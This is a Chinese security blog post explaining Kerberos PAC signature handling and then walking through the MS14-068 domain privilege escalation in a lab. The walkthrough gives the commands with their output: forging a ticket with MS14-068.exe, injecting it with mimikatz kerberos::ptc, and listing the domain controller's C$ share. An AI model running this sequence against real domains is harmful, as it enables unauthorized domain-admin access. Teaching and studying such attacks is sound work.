
可以看到被 KDC 加密的 TGT 中，不仅包括了被加密的 Session Key-kdc，还包括 KRB_AS_REQ 中申请者（Client-A）的权限属性证书，为了防止该特权证书被篡改（即使被 KDC 加密，Client-A 也无法轻易解密，但谁也无法保证绝对的安全），在 PAC 的尾部添加了两个检验 ServerSignature 和 KDCSignature:

在这里 server Signature 和 KDC Signature 对 Client 而言，Server 代表的是 TGS 服务，KDC 代表的是 AS 服务（AS 作为 Client-A 与 TGS 的第三方信任机构）。但是 AS 服务与 TGS 服务

具有相同的 krbtgt 账号的密码生成的，当然，整个 TGT 也是用 KDC 的密码也就是 krbtgt 通过它账号密码加密的，他们三者不同的是，用的算法和加密内容有所不同。

微软是这样打算的，无论如何也要把 PAC 从 KDC 传送到 Serber-B，为了在 Kerberos 认证过程中实现，微软选择了如下做法：

将 PAC 放在 TGT 中加密后从 AS 服务经 Client-A 中转给 TGS 服务，再放在由 TGS 服务返回的 ServiceTicket 中加密后经 Client-A 中转给 Serber-B



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004525-c25445a0-42e2-1.png>)

在这里需要注意的是，在 KRB_TGS_REQ 阶段，携带 PAC 的 TGT 被 TGS 服务接收后，认证 Client-A 的合法性后（解密 Authenticator 符合要求）会将 PAC 解密出来，验证尾部两个签名的合法性，如何合法则认为 PAC 没有被篡改，于是重新在 PAC 的尾部更换了另外两个签名，一个是 Server Signature，这次是以 Server-B 的密码副本生成的签名（因为对于 Client-A 和 Server-B，这次的第三方机构是 TGS），另一个是 KDC Signature，这次不再使用 KDC 的长期有效的 key，而是使用在 AS 阶段生成的短期有效的 SessionKey_{A-b}。最后称为新的 PAC 被拷贝在 ST 中被加密起来。

最后绕来绕去，KDC 上所拥有的关于 Client-A 的权限证书 PAC 终于发给了 Server-B，Server-B 在对 Client-A 进行认证的同时，也能判断 Client-A 有没有访问网络资源的权限。

参考链接

<https://www.freebuf.com/vuls/56081.html>

MS14-068

0x00 漏洞效果

能够将任意一台域机器提升成域控相关权限

0x01 漏洞成因

首先请先了解 kerberos 认证与 PAC，漏洞成因有三

第一个原因

在 KDC 机构对 PAC 进行验证时，对于 PAC 尾部的签名算法，虽然原理上必须是带有 Key 的签名算法才可以，但是微软在是线上，确实允许任意签名算法。只要客户端指定任意签名算法，KDC 服务器就会使用指定的算法进行签名验证！

第二个错误

PAC 没有被放在 TGT 中，而是放在了 TGS_REQ 数据包的其他地方。但是 KDC 在实现上竟然允许这样的构造，也就是说，KDC 能够正确解析出没有放在其他地方的 PAC 信息！

第三个错误

只要 TGS_REQ 按照刚才漏洞要求设置，KDC 服务器会做出令人吃惊的事情：它不仅会从 Authenticator 中取出 subkey 把 PAC 信息解密并利用客户端设定的签名算法验证签名，同时将另外的 TGT 进行解密得到 SessionKey-kdc

最后验证成后，在 PAC 信息的尾部，重新采用自身的 Server_key 和 KDC_key 生成一个带 Key 的签名，把 SessionKey-kdc 用 subkey 加密，从而组合成一个新的 TGT 返回给 Client-A。

0x02 漏洞利用条件

- 小于 2012R2 的域控没有打 KB3011780，高版本默认集成
- 无论工作组、域，高低权限都可以使用生成的票据进行攻击
- 域账户使用时需要 klist purge 清除票据

0x03 漏洞利用过程

WIN 环境

```
域控 08R2 192.168.60.55 hacke.top.com 机器名 WIN-1CO4ES74OQM  
域成员机器 192.168.60.50 test QWE123!@#
```

获取某一个域用户的 sid

```
whoami /all > sid.txt  
S-1-5-21-662684005-512120196-2632585872-1105
```

获取域用户的明文密码

```
QWE123!@#
```

获取域名

```
hacke.top.com
```

票据生成命令

```
MS14-068.exe -u test@hacke.top.com -s S-1-5-21-662684005-512120196-2632585872-1105 -d 192.168.60.55 -p QWE123!@#
```

```
C:\Users\test\Desktop>MS14-068.exe -u test@hacke.top.com -s S-1-5-21-3502871099-3777307143-1257297015-1106 -d 192.168.60.55 -p QWE123!@#  
[+] Building AS-REQ for 192.168.60.55... Done!  
[+] Sending AS-REQ to 192.168.60.55... Done!  
[+] Receiving AS-REP from 192.168.60.55... Done!  
[+] Parsing AS-REP from 192.168.60.55... Done!
```

```

[+] Parsing AS-REQ from 192.168.60.55... Done!
[+] Building TGS-REQ for 192.168.60.55... Done!
[+] Sending TGS-REQ to 192.168.60.55... Done!
[+] Receiving TGS-REP from 192.168.60.55... Done!
[+] Parsing TGS-REP from 192.168.60.55... Done!
[+] Creating ccache file 'TGT_test@hacke.top.com.ccache'... Done!

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004538-c9cd1c30-42e2-1.png>)

票据注入

kerberos::ptc TGT_test@hacke.top.com.ccache //将票据注入到内存中

```

mimikatz # kerberos::ptc TGT_test@hacke.top.com.ccache
Principal : (01) : test ; @ HACKE.TOP.COM
Data 0
Start/End/MaxRenew: 2020/12/3 16:46:14 ; 2020/12/4 2:46:14 ; 2020/12/4 16:46:14
Service Name (01) : krbtgt ; HACKE.TOP.COM ; @ HACKE.TOP.COM
Target Name (01) : krbtgt ; HACKE.TOP.COM ; @ HACKE.TOP.COM
Client Name (01) : test ; @ HACKE.TOP.COM
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable
;
Session Key : 0x00000017 - rc4_hmac_nt
5bff93551081814fd55320ca968cb872
Ticket : 0x00000000 - null ; kvno = 2
[...]
* Injecting ticket : OK
mimikatz #

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004541-cc101a56-42e2-1.png>)

通过域控的机器名进行访问

dir \\WIN-1C04ES740QM\C\$

The screenshot shows a Windows command prompt with the following commands and output:

```

C:\Users\test> mimikatz 2.2.0 x64 (open)
mimikatz # kerberos::ptc TGT_test@hacke.top.com.ccache
Principal : (01) : test ; @ HACKE.TOP.COM
Data 0
Start/End/MaxRenew: 2020/12/3 16:46:14 ; 2020/12/4 2:46:14 ; 2020/12/4 16:46:14
Service Name (01) : krbtgt ; HACKE.TOP.COM ; @ HACKE.TOP.COM
Target Name (01) : krbtgt ; HACKE.TOP.COM ; @ HACKE.TOP.COM
Client Name (01) : test ; @ HACKE.TOP.COM
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable
;
Session Key : 0x00000017 - rc4_hmac_nt
5bff93551081814fd55320ca968cb872
Ticket : 0x00000000 - null ; kvno = 2
[...]
* Injecting ticket : OK
mimikatz #

```

Below the mimikatz output, the command prompt shows the execution of the directory listing command:


```

C:\Users\test> dir \\WIN-1C04ES740QM\C$
驱动器  \\WIN-1C04ES740QM\C$ 中的卷没有标签。
驱动器  \\WIN-1C04ES740QM\C$ 的目录
2019/07/06 14:44 <DIR> inetpub
2019/07/14 11:20 <DIR> PerfLogs
2020/12/03 15:52 <DIR> Program Files
2020/12/03 15:52 <DIR> Program Files (x86)
2020/12/02 23:07 <DIR> Users
2020/12/03 16:02 <DIR> Windows
0 个文件 0 字节
6 个目录 31,946,989,560 可用字节
C:\Users\test>

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004547-cf79e6cc-42e2-1.png>)

在这里不在域内的机器也可以



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004551-d1d29e96-42e2-1.png>)

也可以使用 goldenPac.exe，它可以结合 psexec 直接执行命令 (不会弹框)

Linux 版本可以使用 goldenPac.py

参考链接

<https://www.freebuf.com/vuls/56081.html>

(<https://www.freebuf.com/vuls/56081.html>)

本文大部分论点还是出于我的角度来写的，这么多知识点分开来展示可能问题不大。但是放在一起后可能会有部分的杂乱，但无疑实验肯定是能够成功的，也写上了我的观点。如委派等知识点，师傅们也可以看看其他人怎么写的。每个人的写作视角都是不同的，多看看多理解也就会了。